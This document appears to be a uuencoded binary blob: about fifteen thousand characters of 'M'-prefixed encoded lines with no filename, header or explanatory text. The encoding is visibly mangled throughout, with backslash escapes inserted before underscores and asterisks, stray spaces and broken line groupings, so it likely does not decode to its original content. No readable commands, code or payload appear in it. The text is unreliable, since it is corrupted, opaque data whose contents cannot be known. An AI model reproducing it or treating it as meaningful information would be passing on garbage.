MOZ81;M[/OXB/BY](OW5]Z\CD(\2\_B4\_6E^U\_'\^N8Y\$O%I\4O&LC/NJ'[[ "\4
M'S?V.AL:N<@!7%88]>IB-.0MQ5/\$:^5\_G\X/7G2)LZEQ"V,O?XJG(G\B/BI
M.&93UZ^+LY+W\$, \4;Y#^PF;6!<CWB9^)\$S9W<@MK\$N3IQ=\_)>Z^R^'5N"R^
MA:OBL);.F<05<37<0CQ\*O'A7Q\_O\$3\7ZOHW?\*OQ]FZ=EDD'.8W..'Y%S#3P\*
M->>C\3@!O^,Q^MQOZ]VM;L6\G#VCA\_+BYB[/4;X\_GD'R5\_AG\AC]/6N8"X
MGK#\_#QTO)P]KY\_REN#I>?@OCE7@!\_@T?QJOP/1S^B-Z>\_3)Y)F,OKXK7D'>1
M\_'N\EGP37H>OX/4X8@?K#3@5WHC+X\_!'RHYL5\GSB6N(.^'\VZY.7,<@;R0>
M(?[%V.M\_UYGK#^0SQ#O%UXV]\_NPN7\$,@WRR^+@YV=?W?\5WR/\3!;LXIC?TU
M'\_@Q^3GQ?^ (DW65[B]^3CQ#\_)CXI\_=D]</B\_A1?\_)0[K:1W\$>8S]M7,X(GEO
MR7\_\$8>0[)+^- (Y''Z.7RG#&R>5T<!?'?'^%&^-\%\$?%KW'TG\*"W=71<',?'
M/?'G>'J.B5?B6/BPL7\_/XEOK).07Q&%]G-, :>\_VXWUFG)<\A;B'\)U\=OI:
M9R;/\*\*XI[F'LKYWK9YV3/)6X@KB=>"P.?PSJ;UV\$\_\$?Q1O%98W\X0#K4N2M
MC+W\\$"Y/\_E#R\_'.M\*Y/7%X\Q]CJG<77R#^+4@USG"JY+\_D:<:K!S\$6.O\_Q8W
M(T\XQ+FPN)ZQUQ^,FY,OP2WP\*>F\PBW)DPRU;H6+&7N=. [ @3>>1ASE^\*JQA[
M\_9>X%WF\X<Z%Q/6'RS6TD=;CR/N(%XAWCY1CL-'6"\A/B-^(\$X)Q\_7'\_<IV-
M/-DXYW+B=L9>O]H\$KOF0=QX/N^N^S3^0Z\*OE6\2-QPDFN\_Q#\_31YOLG,I
M\_7MCKU]FBO4K\@[B.:(#QEX\_WU2.:<G;B!>)+TR5]\_\TZV'D]@7B#>+[T^3\
M\_70K;/ \*QO1/%.XW]UD<A3S3=?.FXJG3Y;. #HY\*' \_>!<1-P91\, \_X.AX#PY\_
MQ)QA'8L\H[BZN).QUY\ZR\_H+\M\_\$Y\4O9\E^2?KDN0%Q4W%'XV]\_CU<GCS2
M'.>,XK+&7K\_W7.O:Y-/\$6\67<1W\'-?%4>>YKY,9UR.OBNOC;K@!GB7]7'OX
M7)-7\$<23\.=\8\$%<HZVD,\X>6OQ!/%RW!O\_>:RO3UMD\_1UY\$7%' \;1%\C[\_
MV7HP>3WQ\*/&\*G^7:U"\_6H\B[B^>+]\_\_B^I\MMAY/7DK<13S-V.M?QI/)WXL5
M+7&N:NSU]^?'R.^\*\$RUU+FSLGX\_@V>3[Q:^DT^!7Z\_GD'\4K\8=C\_F76OY'7
M\$G<2SS#V^CF6<\Q,7EL\2KQJN6Q/5G"L2]Y9/\$]\<(6\U=R;8&\LOA;\8\K
MY=C@-^OMY)^+:XA[X0\_GYG@W^3UQHE7.A8S]\V6\GWR%^(XPFK97^##Y-W\$

M\3[I]@#?<FR/.)6XK'X`]KI\_9\$AAKG0L9^)=8\\$7RT^\*P=<X9U\FV!5\E
MGRT^\*GXA\_0KKK6^0=Q40\$A\W)OII-W!?!@ [RR>\*!XZ0;7[[31^A^Y=/\A\0MC
MK[]I\$L^NOB^N=BQC[U\GQO^0'Q>\_&\$;:X\_O;?K6-\$YMQ<G'"K<Y&MLJ\_9
M9OT[>4YQ,\_'H;7\*M;[OU70]1XM\_%MXV]\_M8=W/,BOR7^=\*S"6-\_'OX^0WY%
M'&N7<SYC\_QH4OD"^4GQ='&VWZX\_"5\G7B.^\*X^]Q\_2GX)OE6\3-QBKUR?Q8\_
M)\BWBW^)/UJ^ZR?D7\K7BZ^8.ROX=G/SYW\O#C:'>=<!^3\Y: !UI"C6.<4M
MQ1,/ROV40];1R/+.XIG&KNUV=:QR4N\*>XL7&OO71G!B\L1'G"N\*NQM[\_4LX
M!7G84><\XL;&\_IHTG(; \L?BS8\Z5C+W^&IR!\_) (XYG'G?,>?P[.0KY?\_%;\
M^0GK)KB\$N)UX+&Z\*EXA/BI\_B9CCV2><"XGJX.?Y6/%^\"[?'5\1AIYQ3X9:X
ML+B%>"ANA>>)#XKXOM;XX]/. .<6U<!O<1[Q4?!\*WQ1'..!<2=\3M\CQ20\$1
MW!X\_&B<]ZUP4=\!-Q!-P1[Q6?%,<\_9QU)YQ%7%?<'W?&<\5'Q4]Q%\_SI>><\*
MXFZX\*YXI/B)^B;OA9!><JXA[X>YXKOB,./"'=0^<3EQ;/`CWQ\$0%5\51+UKW
MPMG\$3<5Z77>,R0?9\U1SO+S(V+/\_?LFZ\*4XKKFCL'\_)?-3;\_PS&5^%MC\_Q[B
M->L1N\*5XLK&\_EAN/Q0G="YA[%\CQ1/Q\*O\$YZ92Z;CT--Q&/-/;7>\_]E\_3/.
M\*JYB[%\`P`MPTIO.I8W]8T6\%M\6Z<V]JWP[AW(:.:^F['Y&P3DI7%:W)".
M.58R:R[Z?'#R7.9<U=C[. ^#+<'^\0\_9\_!\_!\_!P/PK%06P\_&Z?'07'0/Q37Q
M,-P+##\?3\,B0U\_(K>0-\%#?\$MW#XH)[@=]SYI:NSEFW%+?!:WPL^E4^FN=70<
MRMC+=^\$N^\*HXTCT^@S@K[H;KX5YX\$\_X.I[[OOI\5<#<SMC?5^ (A./[?SL6,
M\_?6T#]S[,ZNXN;%\_3/O0O?>JB8?A63C&(^>B^\$?<%L\_&BXS)<YG'U(MPNL<N
M'X)\_P8OQ&7S3F/N,9@UOA">N7Q%\_BEM\*O(TGPW^X)XSQU2K/K+\_'<3C<4:\
M!6?"SW\$VW/VY\WQC?WT+SH53OG"N:NQU&KVT+H\*'B=<9>YTMKZS+X>OB./]8
ME\=9C+W^1%P%K\5\1U<[\_\W?X)7X=\_;SN:H[\<QN9:T\_9KTK?'&.: [5P'
M^F/"CXWQ6+P8AS^\*OG'OF3KBOL;^O0G\/=XL>8>WUK\_A\>)-QOYZLW]9UXHG
MB#<;^VL/WK%&%)<2=S7V.G^\YQ@;\_R?.&(CH=Z(\$K?\_!Z<5?&7N=K!&L(P3Y
MO(C[&GN=.!&M/R;\_TMC+)^!8Y-<E+Q1F'9^\GG@8KHP7B8\_C\*OBI.\$4DZZJX
MB+@-KH;U9SW,Y(/L=<U707-%Q3V?5E&LZ^,FXE'&7B?=Q];M<1EQ)V.OLSRJ
M=6]3APUFNN<P\Q/6\_&7T5VG!1Z"1XDWX\*'X,AZ&(\6P'A[RWLYH\D'V'/)5
MY\$!98V]=8C=C?UTBOH=\_Q?Q?OPWOHD?X+!/K!\_BS\_'C7`(\\_QDWQA\_4V,:W?
MXD'BI<9>9WXL8]8\F&,\3UC\_UPUCG4B\I\_%QXS]STX\ZR\_(QXC7Q'.'=/&M
MLY)7\$G?!A?"R!,YG<7D<.Y%\$?F/\_O#6Q=7/R3N(9QE[GMZ36`\B/B)\8^]OP
M9/Q\R=N(Q)QA[G9MX%'D@N7-:8W]-10KK&>0GQ&^\_&5SJ:R7D"\2'S?V]SN?
M66\C\_T,<2.,ZCSZW/DT>-:US5F/O[V]4\$G?'Y?!\$\09<'I\1\_X<KX"3IG\$OB
MBKB!>#"NA.>\*#^+\*^"AQ?EX^3A\Q\_)AP^R!>=.GE\X@?XR'BI>)#TH^:P?HY
M3B^N(NZ\$/\_SW\0N\1\_Q4G/'UR^'7^VXA\_\$6Z7\_42;K2\$'.Q\45Q6V-36Z
MF:WCD9\4OQ8GRN+Z];):9R;O+9XCWI;5]2/FL"Y-GE)<1MS"V#]^P!7(SXO?
MB9/F=/WO<%7R'\3;Q5>E7R27=4WR>N+!XGFY7#];]NMZY\*7\$[<2C\8=SC3S6
M3<FSB&N\*N^61[2%N1KY+\_\$'<,Z\_K%\[KMCD-Q"/\$2Z3\_53[V7^3=Q+/%V\_.Y
M?IO\UMW]1XG7B,\_F=\_W'!=BOD<<JZ)Q?7\*^@Z\_<H9#V6?)IXN\_AZ(3G>\*&Q]
MBSR'N(%X4&'77XUODY\5AQ5QSE#&\$];\_&=\A[BN>)=TO\_\*;Y+'J>H<R%Q0V.O
MOSR,\_) /]+\*'>8<QYCK\#?D:^17Q/'+.X;\$\_P\_&\*X@?BF"6DCX,1Z(L?B&.6
M=/T..#+Y./%&\47IYR]E'8V\CGBH^&=C\_SI`:>M4Y(7%[<03C?WSOC+6Z<C3
MBVN)^QA[\_9\_\*61<FWRE^+(Y?WO7S5;2N25Y//\$J\PMA?&X"\_ (8)5R;F0N+&Q
MUS^ (ZY,\_\$">I [%S4V.LOQDW(#XO?B%-4<?T3N#7Y<W'JJLYEC+W^:]R)/&DU
MY+\_BCL;^?1G<E7R7^+&\$X7G77KXB'D/<0+Q6?DW[,&AP+D><3=Q#/,/;ZO;ZR
MGD2^0'Q1\_'%-UY^`IY.O%]\5QZGE^D/P;/(%XF/B)])O^K7U@O#C\$\_%R\7%C
MKU\_@&^O%Y(W\$%\3KC?WSP=K6R\G+B'N\*9QM[\_6'=Z\WDGXN\_\$G]K[-\3Q]O)
M@W6=LXIK&?OWH?'N\F7B2^)^/?/B?>2?R,>+OX5#V\$=X''Q\$W'L^KP?<!9Q
M+7\$//`Q/%6\37?#<:0&SCG\$M?\$(\*\_UXD?@@"HG\_%G\_:T+D0'H7KB')Y^'1
M>)OXMCA\*(^LQ.\*VXJK@S'HLGB#>)+^Q^(TX36/G4G@;BZ>(%Z-)^!3XG?B
M5\$VL)^)BXG;B\7@Z\_DU\11RAJ?4/.(VXFk@[GH&\_%^6W\SS<=1FSGG\$=?%/
M>(AX@\_@&GH,C-'?) \*Z\$Y^+X.CXGB07@>OBM.V,\*Y')Z/&XC'B/4<9V6+\'.<
M'U=] \$CAJ[%WK\_@NGPV]P>OQ)2^L,^#.<"><S]K?>N"A)/DU<?M6SDO%\5H[
M]Q\$?%\]OX\_Q%6^>T[:P\_X7BF"(Z)FQK[U[?%C=L[\_XRSAL]OXFPXT,\$Z.\Z.
M<^"J."<>A'/A-3@W/HOSX"@=K?/BG#&?;HSSXXFX'-Z!"^\*^N!".VLFZ,\$Z+
MB^!JN">@ (OA9;@X/H)+X\$B=K4OBW+@4KHE+X\&X#-Z)R^)\_<#F<N8MU>=P)
M5\!<+&\$7&%?"&;M:U\'-\5=X,JZ)C^!:^'5NB#-ULVZ\$Z^#&>#IN@?B=CAR
M=^OVN#3N@(?CCO@@[H2C]K#NC,OA+G@@"H)GX:%X)QZ&K^'A.&)/YVQX!\*Z"
M1^)>>!3^'8\_&J\_8?!: /Q4\_Q.!R]M5G`U/P)7Q1-P"3\ (C\62\\$\$!V\_!4
M\_`>>AE\_B[W&LWNZ8)Q/^'9?#,'W'S/!,/Q+/P3\_A'O''/QI?P3\_@UWHZ3?&OL
M78?'I\G;B"=)WH?Z\OD&?!=7,K87X?V'==8R,N).XG'&?OGDGVY)DF>05P1
M1V3[V<387T^HY(\_\$J?HYSHQ<'<+R!>)3XM?2+]W?.@EY<\_X\4IC?RT93D4>
M;8!S7G\$]8W^=!DY'OE56QOEH.O7Q5G(^XJ7B() \*O\_(@ZYS<?BS<8^VLR
M!UOG)R\O[FOL;[=Q,?)3XI?B6\$-<\_A0ZYKDC\5)ACD7,O;Z\_PVW;D6>;(1S
M67\$;W!&/Q)WP8MP9'S1V:^"-/QOK#1'O%Y\R]J\KCN+S2#Y2O%Y\"<\_"[\_"/
M.-5H/E^X%`Y\_7,`\_DP?'..<4-S#VKUW@%>2)QSI7\$O?SZ\_!LO![OQ1OP(QS^
M&#?>.@?Y&O%-<8SQKO\K/D!^4AQO@G-&?!Q7Q2=P#WP2\_VCLWY.=:'T^'\_A8
M7&NBO,<F6S\AOR:./<5U>DXS\_O!O>6:)C^"H./B]=31<#L?![7%</-G8/^:9
M;IV,/) ^XM7B"L==/- ,Z1WA?W%P\`B\_#6\_!R\_':OP'EG6J\_`\$'?%O>#Y>A2\_A
MU?C36=9K<"V\%L\_Z\_`UO!XG\_Y'W`ZZ--^(I>!,^C#?CZ+.MM^!2^<'&\_&%
M!\_`V'.\G]AVX(=Z!)^\*=>!>?A2/-L=Z-R^`N#>?BU?@??@QWH^SS>6]ASOC

M@\_@W?'@\_PH=QFGG61W'I?!2WP,?P]\_@X/HE/X"CS>0\_C,O@4;H]/X]GX#-Z/  
MS^\*W^!Q.L8#W.?X&7\`3\1]X+[Z(W^)+.-]"J]VX[Z"]=QAX\+P<X=T!<UV  
M[(/7K##?MP\^9/Z\601%X3YB3ADR&)OC\#S`K%^S5,?^I7,9:A'==\*3)\_W9  
M.@8N@S!W7!,/\_`PF=Q;!SG%^\LXN#B.B\_OA>'@WCH^?BZ,NMDZ`B^\*\$N!=.  
MA)?C3\_%CG!BG7V\*!=!#?#2?%LG`R?Q<EQC\*76\*7`)G!+WP:GP4IP:W\6?X62\_  
M6J?!=?'G>"Y.BZ\_B=#CF,NOTN`S.@/OC+\_`.G!&\_QYEP@>76F7\$G`7OPU\_B  
M6"NLL^)J.!N>A+/C4S@`CK/2.B>N@7.%O#<FK73]1=+\_`3?"%W`S7.0WZ^:X  
MKK&\_CAJWQF?%[W%[\_DJZPXX!^Z(&^).>`+NA>NO=AYL[-^KVL"V`E\51]\_(  
MM@\*7QD=P?QS^.(=/X\$B;G`L9^\_V\3E\7OS19C[ [N+"QU[^ (K^" (6YQS;7=&  
MH?@Z7BSY/\_@63OH[]TIP;7P`S\1W\3%\#W^RU=@[?>\/\2G\!' ^TS74ZX)=X  
M`'Z%#^!\`O\&F?=#SKT,W!Z\_Q8MP^"/?#NM@^.] ,VR'?\$QR)\_%) ^^ZQ3D\$^  
M&Z?\*\$9W`J\_-+8/V?9:\_TY>0^<%D\_&Z?!>8\_`Z\_3[K+.1'Q/\:>YU^^ZUSD"!\_  
M.??&QEXGPP`KO.15C+W\6YR/\_`O)\$QZT+D)>4MS%V%^<,BZ\$OEY<>"PZS3"  
M6\G[27X+[R&/=(3W),Z(S^/\*^+6SW@GDP^RQ^)]9S34K.KWH[,&]\7L\!J<[  
MROXQY.LT-;E\_QH7P (<D+W\_,NAAN9NSE&W%I?,R8WW-EUCC<ET[EX\_Q\<8OC  
M\C/%7^"=DK\_#67""\$RX?@W/C>9(G/&E="&<Q]O)-N!@^\*7FF4]8E<9E3\MIQ  
M.7P>5\2/<27\6GKRO@S7`OGQU\_C6O@;W!W7Q5-P/;P>U?G<0/\`#?\$D<^X  
MYU8`M\`=<\$L\6#H[<5M";?#P;.N4Q=WQMTEOX.[XW>2ESOGMM5-C+W\HS^<  
MJ^AN+/DJ\_`\$H?%+RN!>MQ^\$<QE[>`T\_"T\_!DO\$PZLR]9+\3K\:\*0?=\9DP^R  
MUU3,\_`N)L3>;[;]U(EQ.W-S8Z]S`\*7#D\*RZO@=/@+N\*ITNEYU3ISR/.98\_)!  
M\_&WPE(\$MQOX:OVO6^?\*\$E8R/\_J=U45S&V,N\_QZ7P\*LFC7K<NC).)JUR7[3:N  
MAE](7O"&=4U<X:\EW`=?`77Q?)\*Y\N\_W`NU+&Z\$FXH'&'O]DC>M6^%FQEY^  
M`W?\*\$D6\Y9S+V.@=P3WQ;\LRWK?O@4L9>OA4/Q.<E[WK'>B2>;.SEE\_\$X\_%+R  
M6G?=#["3L9?GN6<]\*[QC[.5%[KOW9]W[\O7Q4OQ6\JY\_6\_&QXG7&'N=60^L  
M-^,-XJO&\_AK+A];;<`EC+\\_]R!T[51/W-/8ZO^,3^!P^B9]+Y]ACSGWP0W'"  
M)ZS\$/\_`6R3/\_-0=YYU]O)U^"\$^\*GGK9]9/<7]C+X\_VW!WGI#;V\H`X-?Y1  
M\O/X/\_Q0]B>&`\XMBEB[.7?&7O^-I,D/X( )K\N>;J7UC('QM[^3`<F\_PG  
MR6\_C\_.2!5RXOBS\E;R3Y\$IR,?+?D8?8?SBF2F[LY>V,O6.J49\*?QAG('TJ>  
M[ [5U9O\*OC+U\)]LY&ODKR-S@7>9PW+J^`Y`WE`PG+D1^1?\*,;ZV+D9=[\*]LW  
M7(I\K>0O<#GR6/]:E\>5C+W.5%R9?)WD6P-AQB/(+V,>9J6<]7CR)L9^`T\  
M[TM>-8+U=/\*\_QE[^",\FCQ71Y=/Q`O)]DN>(9+TN\_+C:V,O\XLWD\$2\*[O!G>  
M3CY!\C\_QWO!^%.?TQEZGYD?.\_<\_\$^\_MO%-Z03(ZIS/;R?SG?BN=(Y\$LTy0W3K  
M`W2JBOM\$=YUE,9PC?&)]D,[GXDK&\_N<QIO,!?(C.'7`T6\*Z3)[;S('R8SASQ  
M+ND\B..</Z[U\$3JUQ7V-O<XO\9Q?X\*-TXL5WSHL\_`%<G<-Z,3]\*Y)OXXH>O<  
M\$V=\*9.S]\_FIQ,\_SAN"\*Q\U\_X&9UWXN1)7.=J4N?LR:PCAJ]=?<Q]CI%DSL/  
MQI\_0^5&\);GT4SJ/Q,GI+!+OETZ6SYS[X]YQTYHCW2N=B&N>4GQM\_N&];0%S7  
MV%\FOY:YB;&\_SEF\6#I1TSLWQW7IC!:OD\Z8+YQ/X`9T\_A9`S^@Z03([;\\$#  
MZ)P5OY3.L6S.J;.SG:%34MPVN^N\S.%<(J?U"CI-Q,-RND[\W,Z-\#8Z<1S  
MI?;,JCV/)O+SGZ305#S?VS^/R.9?+SWN83DOQJ/RRC2KH\_`)^0B=I(>=2A5QG  
M=&'GX\_]G?OB:\$5<IV!QYY\$X4?CO@A,?ELZ(\$O+9P9\_1B5C2.5-)^3R6<GZ&  
ML].)7]JYH+%\_+Z^,<S=<A,Y4\6;I#"\_G?!E7I1,L[YRAO/Q\\*UC7)B]I[.5C  
M<7WR)>+#TFE?R7D\_[D#GH?C3RO)9J^+<#'] +9YAXF70^J^;<"H^D,U@7SJ-  
MJCLOQU/H`!4\_E<[\KYQ?XP5TDM5T+F7L==Y^ [?SU-];;Z/03+\_Y&OO^UG;/5  
M8?)(YRMQ`V.O,[FN\VU\AD[4>L[9C/WU-O6=U^ (;=, Z+WIMG>P/G.`VM`]+)  
M\*:YC[\*^+;N3\`/]+)U9CYSS&7N>YN`03XP^\_KZ^5>%P3><T=4[?S#H^G6KB  
M?CCTWQ7N:2[ [E!;6#7`M8R^?@)O@97@ZOHY\_"/F:\5N&<0[^<K?9]WWP\_"%Q  
M`I6,06M`W^"+>#`\$N@O\_"17&:5NQK<"<`,`&)?!Q7!)':&U="N?&I7\$;7`;/  
MPF7Q:5P.QVMC71[7PA7P&&/\_&@)NB\*](7JZML?OEHV)/\$H[Z[8XE;@T;H<;  
M&?O7Z`'G?\*\$#7#K%VEMWQPV-O7PU[HU/2\_Y%!\^N^N\*\*QEZ\_``\_%QR<MUM!Z#  
MFQA[21]X\$@YT<GEU/'UWE?P\$GHF?2IZJB\_427,S8R]\_A53AM5^O5N(JQU\_D;  
M;|91NCEG-O;/IWI9O\9KQ2?Q&\_P8O\6)>\MSZVO]9?BY\* LZ\*:%LN`O.CD?W  
ME>]S/^O<Y\*6-O?P^+DP>I;\<^\`2Y(,D/X7+D#\5)QO@.NUP!?\*1XE72>8VK  
MD,<;Z%S`V.O\BFN1[Q<\_EL[IP=9MPG-QHB&NLP1W(M\O^:6AUGW(7XM3#W.=  
MHW@`^3W):PZW`D+>>;A\33R"\_ (WDQ4;R/B2O+QYJ[-^WPC^0/Y5\SRAW\_GA-  
M`&6TZW098\_TK^7AC<M:3%\XECS[.Y;7&6V\D[V+LGWOBK>1O)2\]P7HG>0OQ  
MI`GRVB>X<]\\_Q"DGRGF?L7<^=4#R)).L3Y&7\$+<Q]N^MX+/D1\0/I9-]BIQ'  
MX`=T9HMMW2N?!5.><T\_@,AI^WBCL;>YU+WSM/P9\$XMEPI/B&=^S.=<\ZRSD^G  
MFKCK+>I,-]Y/&X>?FXB/B"=S(N<N^)>=, :)5TCGC\5RW+7\$>@\*=HN(F2V0[  
MO-0Y[%>VC732B:O@#\_O89<ZO\48ZR98[EUXNQZ4KY+@.[PX\_[Q#/E<Z95?+\  
M5QM\_6(M80MS2^`\ [EIB^QN77\0+\6O(\:ZU\_P57%78V]3H%U;E]04]QGG6PW  
M\#K\0)QPO=LO-, "[OY[G&Y,/LL<+&6(\$\$IAE0-XZC9HX#AZ#8^,].`Y^C>/B  
M+S=:Q/\<7S\,TZ`K^\*\$.XFZT2X-OXTO(\3X]LX"4ZWV3HIKH^3X:DX.=Z'  
M4^"W."4NL,5]KZ;A=/@WR:;?;IT)I\_M=M@,X.SXN>=:MUGEP%6/\_W!D7Q<E  
MS[W-NA2N(QZ)2^\_YV^3]C"O@N-OE^A\*NAF>\*M^`J^#\*N@?\_#7^`D.]S7^0G7  
MQ;0%SZ539"?G:+B^N+^QUYFURQTG;]XEYV6[W7R3G`]W7)M88]S]P-CQ>O  
MD<ZIO<X9][ECMJKBWOMD.W\_`N1?^\$4\7;Y5.F4-RG(\WXF7B8]\*Y>,PYS7&N  
M?>#BXJ;&7J?:"3G>P%&"' (^)\_Y/.HE/. [W!".I^==JYH['5NGG\$N>];XPWJ&  
M+N\*Y9^78Z;SS#IR7SE\_BZ! =<9]M%Y[B7K!O1R2VN;^S?![GBG/FJ=0\Z5<6]  
MKLJUV3^=\*^%)=-J\*QTFG[W7G\_7@1G5OBCV\_(<\_C+>@MY%6,OGX&WD6\07Y1.  
MJUMR7HPOTCDM\_D<ZJ^ [ (9QF\_IA/\_KG/NN[])\_O^=\&<<->AXJ3W76?OW\Y)

M' EAGHU-8W,+X?]LWE7UH\Q1XH+' 768I3X]WBV] (I\<@ZK7 [-\_] .-33^-6==Q
M+7;5ECV,YYBU81^9?"3.R<K!.3@7>YO5.#=[DA,X#WN)1S@O>X!HCZWSLW7G
M&A/K1CP7#GSLNT@M6>S3<[JNSQW@U,]MJ^E8.#.N\_?ON98AS\_^:\_7QXG^T/
M+F7Z:<Q:BXIQJK:LPW.H(J^EJKR6:O):JLMKJ2&OY2MY+;7DM7P=#EQ' 7DO]
M0#S?S5DATI[G\_\W\_]\_E7=<?\?]?S;QV899[\_1/Z[K7C^/W]P=/\_KMY;GT#X0
MV7=']M[8G(^G)=TE\*\7OKH'"DM?T;,[3Z\_GN&6CNNQ??V\_6/.9\*\\_/O^?N=
MN&W@'^/\_[75U=J\+'^1U?1>(\$;=JRQO&<Q)^8^\KV\_R@.^!\EK&!LKZ'A^H
M[GMBH\*\_O2>9HR\_.4P%?7T\_C-.I&?V.?9C^<<!\_?\_\_S[G1]YS=F8%Y+\_F.7]D
MS<EIU9;)S=?Q;/?^!;UU..9\_\_7\_++)XM/B\*.\*'ON+IXL\_DL<,X)S87\$K\43Q
M40%>\6UQRHC.A<4-Q(/%WXLWB',=->=1'UQ87%?<4[SE@SN8I<AF.1C^]Z.(
M@>J1PQTGF#70\_H,Y!A,O%\_-\_ [X%A1S7W)&.'>L]T<'QX+=UMS"C;\7+A7+(X1
M.!PCB(<VSA"XNRG<+9\_'Y^\_G&O/W<\NGQ?PMT;#TF+\3VB07YF\UILF#^9N)
M>2J&.[7Y/\VJ8/X.6O&ZF+^3M0^'\_PVL^\*TP?U=HSS\$7,[Z\*,?0OSNQ,;8O<[
M\$HWY' 8DW'V-^QUW'UYC?R585\\_O6^'U<QOP^KHPQ,+^KZN/TF-#L[(%YM^K
MFO7GF/7GV%M\_;BSKSXU9?WX\*L[;<K#/\$K#,=@RSQN\_)<PZJSE7,6N<S+56
MS+56S+56<XZ#.(<?)\,1N\*TKS^>\*S;.RV#V7\$90.?N\LV[K2S%8(I/5FC5V\_
MHKA2R&PK9JL&\*GJSQJY?35P]9'8DLS4#7;Q98]>O)?XZ9/9G9NL\$IGNSQJY?
M5UPO9' 8;LPT#6[U98]=O)&X<,GN"V6:!O[Q98]=O+FX1,GN#V=;!J/&]6=T?
MM1&W#9G]C]D.@:S>K+'K=Q1W"IE-^-3,FOU7+6\_6V/6[B;N'S!9AME?@.V\_6
MV/5[B[\-F6W];-\_'/\_&\_6V/7[B?N'S/9E=E!@OS=K[/J#Q4-"9N<R.SSPT)LU
M=OT1XI\$ALWN8'1.(E\";'2/]L>)Q(/WF)T8R.\_-&KO^)/'DD-G(S\RLV?\V
M\F:-7?][\?20V:3,S@P,\V:-77^6^,?0GR^S<P\*\_>K/&KC]7/"DM@6S"P,G
MO5ECUU\D\_CED=C2S2P+\_>+/&KK]4\_&O(["IF5P22)\_1F5TA\_I?BWD-E#S\*X)
ME/1FC5U\_K7A=R.P#9C<&VGBSQQZ\_2;PY9#;L>9CQUL'\$;];8];>)MX?,)F)V
M5V"=-VOL^KO%>T)F,S&[/W#)FS5V\_0/B@R&SQ9@]SHB0R)L](OVCXF,ALTV8
M/1E([\T:N\_XI\>F0V3[,G@M4]F:-7?^^\\$+([\$)F+P6Z>;/&KG]9?"7TL\\_L
MGX\$9WJRQZU\7WPB90<7LK<V];];8]6^+ [X3,?OPBS/A^X)8W:^SZ?XL?A,QF
M9?9Q(/JGWNQCZ3\1/PV9;<CLBT!V];];8]5^\*7X7,?L?LF'\WWJRQZ[\5\_QLR
M.YO9]X^WJRQZP>"SL'@\_YS=P&Q8<(\$W:^SZD<210V:O,?MQ\*\\*W:^SZ4<71
M\_N>L.?@\*,\_XD^-B;-7;]F.)8(;.?.!LWF""Q-QM7^O'\$\4-F,S&;%C0FS5V
M\_4\_%B4-FRS.;+-C\$FS5V\_>3B%"&S[9A-'1SAS1J[\_F?B-"&S@YE-%USNS1J[
M?GIQAI#9A<QF" I[V9HU=/[X2\CL/F:S!=\_XL]FDGUV<(V3V"K.Y@RF3>+.Y
MI9]'G#=#D]B6S!8\*E\_=D"TB\H+A3ZWG@59EPTV,Z;-7;]8N+B(-?,%LJ.,F;
M-7;]TN(R(;.5F"TW.#-&KM^!7%'D-F&S%8)7O%FC5V\_JKA:R&Q79K\\*AB7U
M9K^2?DUQK9#9"<S6#G[AS1J[?AUQW9#97YEM\*\$SJS1J[?D-QHY#90\PV#?;P
M9HU=OYFX><CL' 69;!6=YL\ :NWUK<)F0VRC]AQN#.#[U98]?O(.X8,IN"V2[!
M.]ZLL>MW%7<+F2W,;,\_@)\F\V9[2[R7N' 3+;B-GO@CF]66/7[RON%S([D-F!
MP3K>K+'K#Q(/#IF=Q^RPX'I)OUMCUAXM'A,SN979T<) \$W:^SZ8\1C0[<;S\$X(
M'09FC5U\_HGA2Z':#V:G!I]ZLL>M/\$W\?,AOG=9CQC&"BY-[L#.G/,\\*F4W'
M[\$!\_PMZLL>O/\$<\-F2W-[()@,V\_6V/47BA>%S+9D=G%PE#=#K[/I+Q\$M#9@<P
MNSRXTILU=OT5XI6A^Q1F5P?/>K/&KK]&O#9D]@2S&X+\_>K/&KK]1O"ED]F]F
M?P^F3N' -\_B[ ]K>)M(-1WYA9LSZDK#=#K[/J[Q+M#?[ [,[@MV&:-77^\_^\\$#(
M; \$EF#P>G>+/&KG]\$?#3TL\\_LB>'F;];8]4^\*3P5#COF9/1N\YLT:N\_XY\F0
MV6G,7@Q&3NG-7I3^)?'ED-DUS%X+9O)FC5W\_3'\_UD-DCS-X,5O=FC5W\_EOAV
MR.Q-9N%\>WFSQJY\_7\_QWR.P[9A%\9WNSQJ[\_6/PD9#;IVS#CY\='WJRQZ[\0
MOPR9S<GLZ^`];];8]=^(WX;;5F;V73!6\*F\_VG?3?BP,1\_A\9]Q0E9]J%83@I
MVQ4[Z:1CVT['MM&Q;7=LV[8[MFUCDLQ,+,+\$G^K\_:ZW]W/6OVT=P'SW547U7U
MK+4K\_[7MR.IU>935.KPW0!N%C2%KT3545NOPW@IM\$W8C6:=N&%LG[%W0;F'/
MD?7I5K/UP=X/'1#V!#GXX@MLX\,^'71"8>/\_"-DDNH]LD\^^\*70R88N23:E+
ME\$K9E+!/!9U:V\$9DT^JSL4T^\*W30D<(.))M1@/TV(^PS06<6=C+9;+KQ;+!/
M/CMT#F%7D,VMV\HV-^SS0.<5=@\_9'KI; ;'O'OB!T(6%ODBVJ^6V\*.R+01<7
M]B/94KHTJ94M!O2T&6\$-?\,V2A=>;91L"\/74'8Q&0KZ[JPK0S[\*M!5A<U!
MMH9N)ML:L\*\)7408\*+)U=?N4U3J\KP==7]@.9!OI'K-M!/O&T\$V\$G42VN<Z2
M1MGFL&\!W5+8K61;Z[\*P;0W[-M!MY><&V0ZZFFP[P+XC="=AGY'MJNO'MBOL
MNT%W%];P\*V1[Z1:S[07[WM!]A(TDVU]W@FU\_V'^'BAL1;)#=#/P'0+[H=##
MA(TF.U+GBU!V).QCH\$<).X#L6%T^MF-A/PYZO+#3R4[2-68["?:3H:<(NY[L
M=-T(MM-A/P-ZIK!'R,[1K556Z\_!^+O0\^9E#=#J'N\$MN%L%\\$O5C8UV27Z3ZS
M70;[Y='KA+7]#MG5NB1IE5T-^S70:X7-0':#K@3;#;#?" +U)V)DM^K:L-T\*
M^VW0V^5S17:7;B+;7;"/A=XM[\$BR^W3;V>Z#\_7[H'[K(L\*5\_6LYV<.Z^VP/
MP\_X(]%A]Y,]H3.E4\_8\$[\$]"GQ+V\$=FSNJQLS\+^'/1Y8?5QC%I?TM5E>PGV
MEZ&O")N\$['7=4+;787\#^J]A\J:PA<C>T:U55NOP\_B[T/6%KDWVHN\KV(>P?0?A
M;!>R3W4\_E-4Z0/3^B]A8\@UT5\$OL<]B^@7PJ[B.QK766VKV'\_!OJML+%D
M/^AZL\_T^X\_OGX1]3/:K;K&R6H?WWZ#\_%?8KV9^ZT'IJ'=[\_@OXMK"=NR.KT
